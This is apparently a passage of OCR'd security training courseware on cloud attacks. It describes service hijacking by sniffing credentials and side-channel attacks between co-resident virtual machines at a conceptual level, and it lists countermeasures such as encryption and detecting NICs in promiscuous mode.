
- Network sniffing involves **interception and monitoring of network traffic** which is being sent between the two cloud nodes

- The attacker uses packet sniffers to capture sensitive data such as **passwords**, **session cookies**, and other web service-related security configuration files such as the **UDDI** (Universal Description Discovery and Integrity), **SOAP** (Simple Object Access Protocol) and **WSDL** (Web Service Description Language)

Attacker sniffs the login credentials/cookies
Sniffer
Attacker
Attacker logs into Cloud Services
User
User
Switch
NIC Card in Promiscuous Mode
Cloud Server

Service Hijacking using Network Sniffing

Network sniffing involves the interception and monitoring of network traffic between two cloud nodes. Unencrypted sensitive data (e.g., login credentials) during transmission across a network are at high risk. Attackers use packet sniffers (e.g., Wireshark) to capture sensitive data, such as passwords and session cookies, and other web service-related security configuration data, such as the universal description discovery and integrity (UDDI), simple object access protocol (SOAP), and web service description language (WSDL) files.




Attacker sniffs the login credentials/cookies
Sniffer
Attacker
Attacker logs into Cloud Services
User
User
Switch
NIC Card in Promiscuous Mode
Cloud Server

Figure 19.32: Example of service hijacking using network sniffing

As shown in figure, when a user enters login credentials to access cloud services, an attacker can sniff the credentials/cookies during their transmission across a network using packet sniffers, such as Wireshark and Capsa Portable Network Analyzer. The attacker then logs into the cloud services via the stolen credentials.

Countermeasures:

- Encrypt sensitive data over the network.
- Encrypt sensitive data in configuration files.
- Detect network interface controllers (NICs) running in promiscuous mode.
- Ensure that web traffic containing credentials is encrypted with SSL/TLS.




Cloud Attacks: Side-Channel Attacks or Cross-guest VM Breaches

- The attacker compromises the cloud by placing a **malicious virtual machine** near to a target cloud server and then launches a side-channel attack
- In a side-channel attack, the attacker **runs a virtual machine on the same physical host as the victim's virtual machine** and takes advantage of the shared physical resources (processor cache) to **steal data** (cryptographic keys) from the victim
- Side-channel attacks can be implemented by any **co-resident user** due to the vulnerabilities in shared technology resources

User
Multi-tenant Cloud
CPU Cache
Victim's VM
Cryptographic Keys/ Plain Text Secrets
Attacker impersonates victim using the stolen credentials
Attacker's VM
Steals victim's credentials
Attacker
1 Timing Attack
2 Data Remanence
3 Acoustic Cryptanalysis
4 Power Monitoring Attack
5 Differential Fault Analysis

Side-Channel Attacks or Cross-guest VM Breaches

Attackers can compromise the cloud by placing a malicious virtual machine near a target cloud server and then launch a side-channel attack. The below figure show how an attacker can compromise the cloud by placing a malicious VM near a target cloud server. The attacker runs the VM on the same physical host as the target VM and takes advantage of the shared physical resources (processor cache). Then, he launches side-channel attacks (timing attack, data remanence, acoustic cryptanalysis, power monitoring attack, and differential fault analysis) to extract cryptographic keys/plain text secrets to steal the victim's credentials. Side-channel attacks can be implemented by any co-resident user and are mainly related to vulnerabilities in shared technology resources. Finally, the attacker uses the stolen credentials to impersonate the victim.

